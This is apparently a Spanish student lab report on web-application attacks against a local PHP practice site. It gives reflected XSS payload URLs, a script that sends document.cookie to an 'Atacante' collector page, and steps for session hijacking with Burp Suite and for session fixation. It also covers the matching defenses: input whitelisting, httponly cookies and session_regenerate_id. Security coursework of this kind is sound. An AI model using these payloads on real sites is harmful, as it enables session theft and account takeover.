Documento 1: El link correspondiente es el siguiente:
http://localhost:8890/Practica2/xss.php?dato1=%3Cscript%3Ealert(1)%3C/script%3E&submit1=DATO1

Documento 2: El link correspondiente es el siguiente:
http://localhost:8890/Practica2/xss.php?dato2=%27%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E&submit2=DATO2

Documento 3: El link correspondiente es el siguiente:
http://localhost:8890/Practica2/xss.php?dato3=%3Cscript%3Ealert(1)%3C/script%3E&submit3=DATO3

Documento 4: El link correspondiente es el siguiente:
http://localhost:8890/Practica2/xss.php?dato4=blue%20onmouseover=%22alert(%271%27)%22%20&submit4=DATO4

Documento 5: El ataque sigue teniendo exito por que no comprobamos que los datos introducidos son los permitidos, para ello añadimos un if que compruebe si es blue o yellow, en caso contrario no se ejecuta.

Documento 6: Ahora no tiene éxito ya que solo permitimos que los datos sean azul o amarillo, si introducimos orange por ejemplo, no sucede nada.
La sentencia es falsa ya que con SSL los datos viajan cifrados pero no afecta en este campo.

Documento 7: El enlace es el siguiente: http://localhost:8890/Practica2/Atacante/Cebo.php

Documento 9: El toquen no funciona ya que el token que roba el atacante va a ser distinto al que genera matriculaTOKEN.php por lo tanto, al hacer la comparación entre ambos no continuará de forma correcta.

Documento 10: El link es el siguiente
http://localhost:8890/Practica2/login.php?user=%3Cscript%3E++window.location.href+%3D++%22http%3A%2F%2Flocalhost%3A8890%2FPractica2%2FAtacante%2Frecoger.php%3Fdatos%3D%22+%2B+document.cookie%3B+%3C%2Fscript%3E&passwd=&login=LOGIN


Lo que hacemos es redireccionar a recoger.php con las cookies que tenemos, una vez en el fichero recoger, guardamos en un fichero llamado cookies.txt la sesión, que en el caso concreto a la hora de hacer la prueba se ha rellenado con “PHPSESSID=e5933d8521db2d05a79fd5aef19d5907”.

El script que se añade dentro del login en el apartado user es lo siguiente:


```
<script>
 window.location.href =
 "http://localhost:8890/Practica2/Atacante/recoger.php?datos=" + document.cookie;
</script>
```

Documento 11: La traza es realizada es la siguiente, primero obtenemos la sesión tras un login correcto anteriormente, esto lo podemos obtener clicando en el link puesto en el apartado anterior. Una vez tenemos este identificador, cerramos el navegador y lo volvemos a abrir de nuevo y accedemos a la ruta MasterWeb, pero esta vez con el Burp Suite activado.

Tras realizar la petición, el Burp Suit muestra lo siguiente:



Nosotros debemos editarlo como en la captura a continuación con la session extraída anteriormente del usuario que consiguió hacer el login de forma correcta:




Una vez realizado esto y dando click en “forward” accede a la página MasterWeb de forma correcta.

Documento 12: EL link es el siguiente:
http://localhost:8890/Practica2/MasterWeb.php?PHPSESSID=02f3733d8d7807dd624c444450331dff

Para poder realizar este ataque, se ha tenido que modificar el documento php.ini poniendo los siguientes valores:
session.use_only_cookies = 0
session.use_trans_sid = 0

Como podemos ver a continuación, si interceptamos la petición que realiza el link anterior, la petición que realiza es la siguiente:



Documento 13:
13.1 El enlace es el siguiente:
http://localhost:8890/Practica2/login.php?user=+%3Cscript%3E+document.cookie+%3D+%22PHPSESSID%3D186%3Bpath%3D%2F%22%3B+%3C%2Fscript%3E&passwd=&login=LOGIN

13.2 El enlace es el siguiente:
http://localhost:8890/Practica2/MasterWeb.php?PHPSESSID=186

13.3 El enlace es el siguiente:
http://localhost:8890/Practica2/login.php?user=%3Cscript%3E+document.cookie+%3D+%22PHPSESSID%3D186%3Bpath%3D%2F%22%3B+window.location.href+%3D+%22http%3A%2F%2Flocalhost%3A8890%2FPractica2%2Flogin.php%22%3B+%3C%2Fscript%3E&passwd=awefa&login=LOGIN

Para poder hacer esto, mediante el script que intentamos hacemos un window location mediante el cual redireccionamos a login, el código es similar al siguiente:

```
<script>
document.cookie = "PHPSESSID=186;path=/";
window.location.href = "http://localhost:8890/Practica2/login.php";
</script>
```

Documento 14: Falso, la intercepción no se está haciendo en la comunicación mediante algo tipo un snifer, donde si nos interesa que la comunicación sea cifrada, estamos sacando la sesión directamente al usuario, por lo tanto no afecta el tipo de comunicación que tenga.

14.2: Con session.cookie_httponly y ejecutando el link del apartado 10 no guarda la sesión en el fichero ya que activando esta directiva lo que conseguimos es que no se acceda a las cookies mediante código js

14.3: A la hora de setear la cookie, no funciona ya que la directiva no permite trabajar con las cookies mediante javascript.

14.4: Debemos poner en el fichero login.php, tras la verificación de usuario y contraseña lo siguiente:
session_regenerate_id();
Esto lo que hace es regenerar el id de sesión cada vez que queremos hacer el login, por lo tanto los apartados 10 y 11 no funcionan porque se trabaja respecto sesiones que no varían en el tiempo.

14.5:No nos sirve ya que pasa como vimos en clase con el moodle, al acceder al login de nuevo se regenera una nueva sessionID.